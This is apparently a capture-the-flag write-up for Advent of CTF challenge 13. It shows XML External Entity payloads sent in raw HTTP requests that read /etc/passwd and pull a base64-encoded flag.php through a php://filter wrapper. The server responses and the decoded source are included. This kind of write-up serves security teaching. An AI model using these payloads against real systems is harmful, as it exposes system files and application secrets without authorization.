
AdventOfCTF-13



Here all seems invulnerable at this point. But then i've tried sending random data in a post request to index.


Let's try sending an xxe payload.

swisskyrepo/PayloadsAllTheThings

An XML External Entity attack is a type of attack against an application that parses XML input and allows XML entities. XML entities can be used to tell the XML parser to fetch specific

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection#php-wrapper-inside-xxe


```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]><roo
t>&test;</root>
```



```
POST / HTTP/1.1
Host: 13.adventofctf.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fire
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 100

<?xml version="1.0"?>
  <!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]><root>
    &test;
  </root>
```

```
        </div>

        <div class="row">
          <div class="card mb-6 mx-auto text-center bg-primary text-li
            <div class="card-body">
              <pre>
                &lt;?xml version=&quot;1.0&quot;?&gt;
                &lt;!DOCTYPE root [
                &lt;!ENTITY test SYSTEM &quot;file:///etc/passwd&quot;
                ]&gt;
                &lt;root&gt;root:x:0:0:root:/root:/bin/bash
                daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
                bin:x:2:2:bin:/bin:/usr/sbin/nologin
                sys:x:3:3:sys:/dev:/usr/sbin/nologin
                sync:x:4:65534:sync:/bin:/bin/sync
                games:x:5:60:games:/usr/games:/usr/sbin/nologin
                man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
                lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

It works. Let's include the flag.php file.

```
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=f
lag.php"> ]>
<contacts>
  <contact>
    <name>Jean &xxe; Dupont</name>
    <phone>00 11 22 33 44</phone>
    <address>42 rue du CTF</address>
    <zipcode>75000</zipcode>
    <city>Paris</city>
  </contact>
</contacts>
```

```
GET / HTTP/1.1
Host: 13.adventofctf.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 312

<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=flag.php"> ]>
<contacts>
  <contact>
    <name>
      Jean &xxe; Dupont
    </name>
    <phone>
      00 11 22 33 44
    </phone>
    <address>
      42 rue du CTF
    </address>
    <zipcode>
      75000
    </zipcode>
    <city>
      Paris
    </city>
  </contact>
</contacts>
```

```
      }
    </style>
  </head>
  <body>
    <div class="jumbotron bg-transparent mb-0 radius-0">
      <div class="container">
        <div class="row">
          <div class="col-xl-6 mx-auto">
            <h1 class="display-2">
              Advent of CTF <span class="vim-caret">13</span>
            </h1>
            <div class="lead mb-3 text-mono text-warning">
              Your daily dose of CTF for December
            </div>
          </div>
        </div>

        <div class="row">
          <div class="card mb-6 mx-auto text-center bg-primary
            <div class="card-body">
              <pre>
                &lt;?xml version=&quot;1.0&quot;?&gt;
                &lt;!DOCTYPE replace [
                &lt;!ENTITY xxe SYSTEM &quot;php://filter/conv
                ]&gt;
                &lt;contacts&gt;
                &lt;contact&gt;
                &lt;name&gt;Jean PCFkb2N0eXBlIGh0bWw+CjxodG1s
                gICAgICAgPGRpdiBjbGFzcz0iY2FyZCB0ZXh0LWNlbnRl
                gICAgICAgICAgICAgICAgICAgICAgICAgVGhlIEFkdmVudCBv
                &lt;phone&gt;00 11 22 33 44&lt;/phone&gt;
                &lt;address&gt;42 rue du CTF&lt;/address&gt;
```


```
PCFkb2N0eXBlIGh0bWw+CjxodG1sIGNsYXNzPSJuby1qcyIgbGFuZz0iIj4KICAgIDxoZWFkPgogICAgICAgI
DxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4KICAgICAgICA8bWV0YSBodHRwLWVxdWl2PSJ4LXVhLWNvbXBhdGlibG
UiIGNvbnRlbnQ9ImllPWVkZ2UiPgogICAgICAgIDx0aXRsZT5BZHZlbnQgb2YgQ1RGIDEzPC90aXRsZT4KICA
gICAgICA8bWV0YSBuYW1lPSJkZXNjcmlwdGlvbiIgY29udGVudD0iIj4KICAgICAgICA8bWV0YSBuYW1lPSJ2
aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEiPgoKICAgICAgI
CA8bGluayByZWw9InN0eWxlc2hlZXQiIGhyZWY9Ii9zdHlsZS5jc3MiIHR5cGU9InRleHQvY3NzIiBtZWRpYT
0ic2NyZWVuIiAvPgogICAgICAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgaHJlZj0iaHR0cHM6Ly91c2UuZm9
udGF3ZXNvbWUuY29tL3JlbGVhc2VzL3Y1LjYuMy9jc3MvYWxsLmNzcyIgaW50ZWdyaXR5PSJzaGEzODQtVUhS
dFpMSStwYnh0SENXcDF0NzdCaTFMNFp0aXFycUQ4MEtuNFo4TlRTUnlNQTJGZDMzbjVkUThsV1VFMDBzLyIgY
3Jvc3NvcmlnaW49ImFub255bW91cyI+CiAgICAgICAgPHNjcmlwdCBzcmM9Imh0dHBzOi8vYWpheC5nb29nbG
VhcGlzLmNvbS9hamF4L2xpYnMvanF1ZXJ5LzMuMi4xL2pxdWVyeS5taW4uanMiPjwvc2NyaXB0PgogICAgICA
gIDxzdHlsZT4KICAgICAgICAgLnJvdy1tYXJnaW4tMDUgeyBtYXJnaW4tdG9wOiAwLjVlbTsgfQogICAgICAg
ICAucm93LW1hcmdpbi0xMCB7IG1hcmdpbi10b3A6IDEuMGVtOyB9CiAgICAgICAgICAgIC5yb3ctbWFyZ2luLTIwI
HsgbWFyZ2luLXRvcDogMi4wZW07IH0KICAgICAgICAgLnJvdy1tYXJnaW4tMzAgeyBtYXJnaW4tdG9wOiAzLj
BlbTsgfQogICAgICAgIDwvc3R5bGU+CiAgICA8L2hlYWQ+CiAgICA8Ym9keT4KICAgICAgICA8ZGl2IGNsYXN
zPSJqdW1ib3Ryb24gYmctdHJhbnNwYXJlbnQgbWItMCByYWRpdXMtMCI+CiAgICAgICAgICAgIDxkaXYgY2xh
c3M9ImNvbnRhaW5lciI+CiAgICAgICAgICAgICAgICA8ZGl2IGNsYXNzPSJyb3ciPgogICAgICAgICAgICAgICAgI
CAgICAgIDxkaXYgY2xhc3M9ImNvbC14bC02IG14LWF1dG8iPgogICAgICAgICAgICAgICAgICAgICAgICAgICA8aD
EgY2xhc3M9ImRpc3BsYXktMiI+QWR2ZW50IG9mIENURiA8c3BhbiBjbGFzcz0idmltLWNhcmV0Ij4xMzwvc3B
hbj48L2gxPgogICAgICAgICAgICAgICAgICAgICAgICAgICAgICA8ZGl2IGNsYXNzPSJsZWFkIG1iLTMgdGV4dC1tb25v
IHRleHQtd2FybmluZyI+WW91ciBkYWlseSBkb3NlIG9mIENURiBmb3IgRGVjZW1iZXI8L2Rpdj4KICAgICAgI
CAgICAgICAgICAgICA8L2Rpdj4KICAgICAgICAgICAgICAgIDwvZGl2PgogICAgICAgICAgICAgICAgICAgPGRpdi
BjbGFzcz0icm93Ij4KICAgICAgICAgICAgICAgICAgICA8ZGl2IGNsYXNzPSJjb2wteGwtNiBteC1hdXRvIj4
KICAgICAgICAgICAgICAgICAgICAgICAgPGRpdiBjbGFzcz0iY2FyZCB0ZXh0LWNlbnRlciI+CiAgICAgICAg
ICAgICAgICAgICAgICAgICAgICA8ZGl2IGNsYXNzPSJjYXJkLWhlYWRlciI+CiAgICAgICAgICAgICAgICAgICAgI
CAgICAgICAgICAgSXMgdGhpcyB0aGUgZW5kIG9mIHlvdXIgbmlnaHRtYXJlPwogICAgICAgICAgICAgICAgIC
AgICAgICAgICAgPC9kaXY+CiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICA8ZGl2IGNsYXNzPSJjYXJ
kLWJvZHkiPgoKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICA8cD5IZXJlIGlzIHlvdXIgZmxhZzog
PC9wPgogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIDw/cGhwCiAgICAgICAgICAgICAgICAgICAgICAgI
CAgICAgICAgJGZsYWcgPSAiTk9WSXs8eG1sPm5pZ2h0bWFyZXM8L3htbD59IjsKICAgICAgICAgICAgICAgIC
AgICAgICAgICAgICAgICBlY2hvICJXaG9hYWEuLi4gbm90IHRoYXQgZWFzeS4iOwogICAgICAgICAgICAgICA
gICAgICAgICAgICAgID8+CgogICAgICAgICAgICAgICAgICAgICAgICAgICAgPC9kaXY+CiAgICAg
ICAgICAgICAgICAgICAgICAgICA8ZGl2IGNsYXNzPSJjYXJkLWZvb3RlciI+CiAgICAgICAgICAgICAgICAgICAgI
CAgICAgICAgICAgPGRpdiBpZD0icmVzdWx0Ij4KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
AgICA8L2Rpdj4KICAgICAgICAgICAgICAgICAgICAgICAgICAgIDwvZGl2PgogICAgICAgICAgICAgICAgICAgICA
gICAgICA8L2Rpdj4KICAgICAgICAgICAgICAgICAgICA8L2Rpdj4KICAgICAgICAgICAgICAgIDwvZGl2Pgog
```

```
ICAgICAgICAgICAgICAgPGRpdiBjbGFzcz0icm93IHJvdy1tYXJnaW4tMzAiPgogICAgICAgICAgICAgICAgI
CAgIDxkaXYgY2xhc3M9ImNvbC14bC02IG14LWF1dG8iPgogICAgICAgICAgICAgICAgICAgICAgICA8ZGl2IG
NsYXNzPSJjYXJkIG1iLTMgdGV4dC1jZW50ZXIgYmctZGFyayB0ZXh0LXdoaXRlIj4KICAgICAgICAgICAgICA
gICAgICAgICAgICAgIDxkaXYgY2xhc3M9ImNhcmQtYm9keSI+CiAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgPGRpdiBjbGFzcz0icm93Ij4KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgPGRpd
iBjbGFzcz0iY29sLW1kLTIiPgogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgPGltZy
BzcmM9Ii9sb2dvLnBuZyI+CiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIDwvZGl2PgogICA
gICAgICAgICAgICAgICAgICAgICAgICAgICAgICA8ZGl2IGNsYXNzPSJjb2wtbWQtOSBvZmZzZXQtbWQt
MSBhbGlnbi1taWRkbGUiPgogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgPHAgY2xhc
3M9InRleHQtY2VudGVyIj4KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICA8c3
BhbiBjbGFzcz0iYWxpZ24tbWlkZGxlIj4KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICA
gICAgICAgVGhlIEFkdmVudCBvZiBDVEYgaXMgYnJvdWdodCB0byB5b3UgYnkgPGEgaHJlZj0iaHR0cDov
L3d3dy5ub3ZpLm5sIj5OT1ZJIEhvZ2VzY2hvb2w8L2E+LiBJdCBpcyBidWlsdCBieSA8YSBocmVmPSJodHRwc
zovL3R3aXR0ZXIuY29tL2NyZWRtcC8iIGNsYXNzPSJpY29Ud2l0dGVyIiB0aXRsZT0iVHdpdHRlciI+PGkgY2
xhc3M9ImZhYiBmYS10d2l0dGVyIj48L2k+IEBjcmVkbXA8L2E+LiBJZiB5b3UgYXJlIGxvb2tpbmcgZm9yIGE
gRHV0Y2ggQ3liZXIgU2VjdXJpdHkgQmFjaGVsb3IgZGVncmVlIG9yIGJvb3RjYW1wLCA8YSBocmVmPSJodHRw
czovL3d3dy5ub3ZpLm5sIj5jaGVjayB1cyBvdXQ8L2E+LgogICAgICAgICAgICAgICAgICAgICAgICAgICAgI
CAgICAgICAgICAgIDwvc3Bhbj4KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgID
wvcD4KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgPC9kaXY+CiAgICAgICAgICAgICAgICA
gICAgICAgICAgICAgICAgPC9kaXY+CiAgICAgICAgICAgICAgICAgICAgICAgICAgICA8L2Rpdj4KICAgICAg
ICAgICAgICAgICAgICAgICAgPC9kaXY+CiAgICAgICAgICAgICAgICAgICAgPC9kaXY+CiAgICAgICAgICAgI
CAgICA8L2Rpdj4KICAgICAgICAgICAgPC9kaXY+CiAgICAgICAgPC9kaXY+CiAgICA8L2JvZHk+CjwvaHRtbD
4K
```


Let's base64 decode this data with cyberchef.

```
<!doctype html>
<html class="no-js" lang="">
    <head>
        <meta charset="utf-8">
        <meta http-equiv="x-ua-compatible" content="ie=edge">
        <title>Advent of CTF 13</title>
        <meta name="description" content="">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <link rel="stylesheet" href="/style.css" type="text/css" media="screen" />
        <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.6.3/css/
all.css" integrity="sha384-UHRtZLI+pbxtHCWp1t77Bi1L4ZtiqrqD80Kn4Z8NTSRyMA2Fd33n5dQ8lW
UE00s/" crossorigin="anonymous">
        <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.j
s"></script>
        <style>
         .row-margin-05 { margin-top: 0.5em; }
         .row-margin-10 { margin-top: 1.0em; }
         .row-margin-20 { margin-top: 2.0em; }
         .row-margin-30 { margin-top: 3.0em; }
        </style>
    </head>
    <body>
        <div class="jumbotron bg-transparent mb-0 radius-0">
            <div class="container">
```

```
                <div class="row">
                    <div class="col-xl-6 mx-auto">
                        <h1 class="display-2">Advent of CTF <span class="vim-caret">1
3</span></h1>
                        <div class="lead mb-3 text-mono text-warning">Your daily dose
of CTF for December</div>
                    </div>
                </div>
                <div class="row">
                    <div class="col-xl-6 mx-auto">
                        <div class="card text-center">
                            <div class="card-header">
                                Is this the end of your nightmare?
                            </div>
                            <div class="card-body">

                                <p>Here is your flag: </p>
                                <?php
                                $flag = "NOVI{<xml>nightmares</xml>}";
                                echo "Whoaaa... not that easy.";
                                ?>

                            </div>
                            <div class="card-footer">
                                <div id="result">
                                </div>
                            </div>
                        </div>
                    </div>
                </div>
                <div class="row row-margin-30">
                    <div class="col-xl-6 mx-auto">
                        <div class="card mb-3 text-center bg-dark text-white">
                            <div class="card-body">
                                <div class="row">
                                    <div class="col-md-2">
                                        <img src="/logo.png">
                                    </div>
                                    <div class="col-md-9 offset-md-1 align-middle">
                                        <p class="text-center">
                                            <span class="align-middle">
                                                The Advent of CTF is brought to you b
y <a href="http://www.novi.nl">NOVI Hogeschool</a>. It is built by <a href="https://t
witter.com/credmp/" class="icoTwitter" title="Twitter"><i class="fab fa-twitter"></i>
@credmp</a>. If you are looking for a Dutch Cyber Security Bachelor degree or bootcam
p, <a href="https://www.novi.nl">check us out</a>.
                                            </span>
                                        </p>
                                    </div>
                                </div>
                            </div>
                        </div>
                    </div>
                </div>
```

```
            </div>
        </div>
    </body>
</html>
```

Flag: NOVI{<xml>nightmares</xml>}